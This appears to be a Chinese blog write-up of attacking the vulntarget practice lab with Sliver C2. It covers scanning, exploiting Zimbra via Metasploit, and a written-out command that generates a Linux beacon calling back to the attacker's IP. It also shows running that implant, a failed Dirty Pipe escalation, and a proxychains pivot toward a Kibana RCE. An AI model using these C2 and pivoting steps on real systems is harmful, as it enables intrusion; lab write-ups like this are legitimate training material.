
Sliver C2 ʵս vulntarget
- 作者: 五速梦信息网
- 时间: 2026年06月03日 13:30
网络拓扑
| host | ip1 | ip2 |
|---|---|---|
| ubuntu(自用) | 192.168.130.14 | / |
| centos | 192.168.130.3 | 10.0.10.2 |
| ubuntu1 | 10.0.10.3 |
10.0.20.2 |
| ubuntu2 | 10.0.20.3 | / |
信息收集
开放了很多端口,优先从web入手。

fscan 过一遍网站指纹,发现可能可以利用xxe。

zimbra cmk
zimbra
在msf中搜到有可以利用的模块设置好参数run,稳定的情况下直接获得一个shell。

上线sliver
sliver生成配置文件,待会生成beacon,session一断开就无了。
profiles new beacon --mtls 192.168.130.14 --os linux --format elf --skip-symbols --seconds 5 --jitter 3 linux-beacon

开启web服务后下载生成的马子,赋权运行上线。

interactive
提权
CVE-2022-0847
但是失败了,此路不通。

root:vulntarget-f
内网横向
一层代理
/etc/proxychains.confsocks5 127.0.0.1 1081
10.0.10.3
看看9200这个端口,有一些json数据。不过目前用起来sliver的代理还是很稳定的,比msf好多了,但是说回来没有什么特别的利用点。

再次进行端口扫描,这次指定一下从21开始到最大65535来扫就不会错过重要的,就发现了5601这个端口。

kibana rce
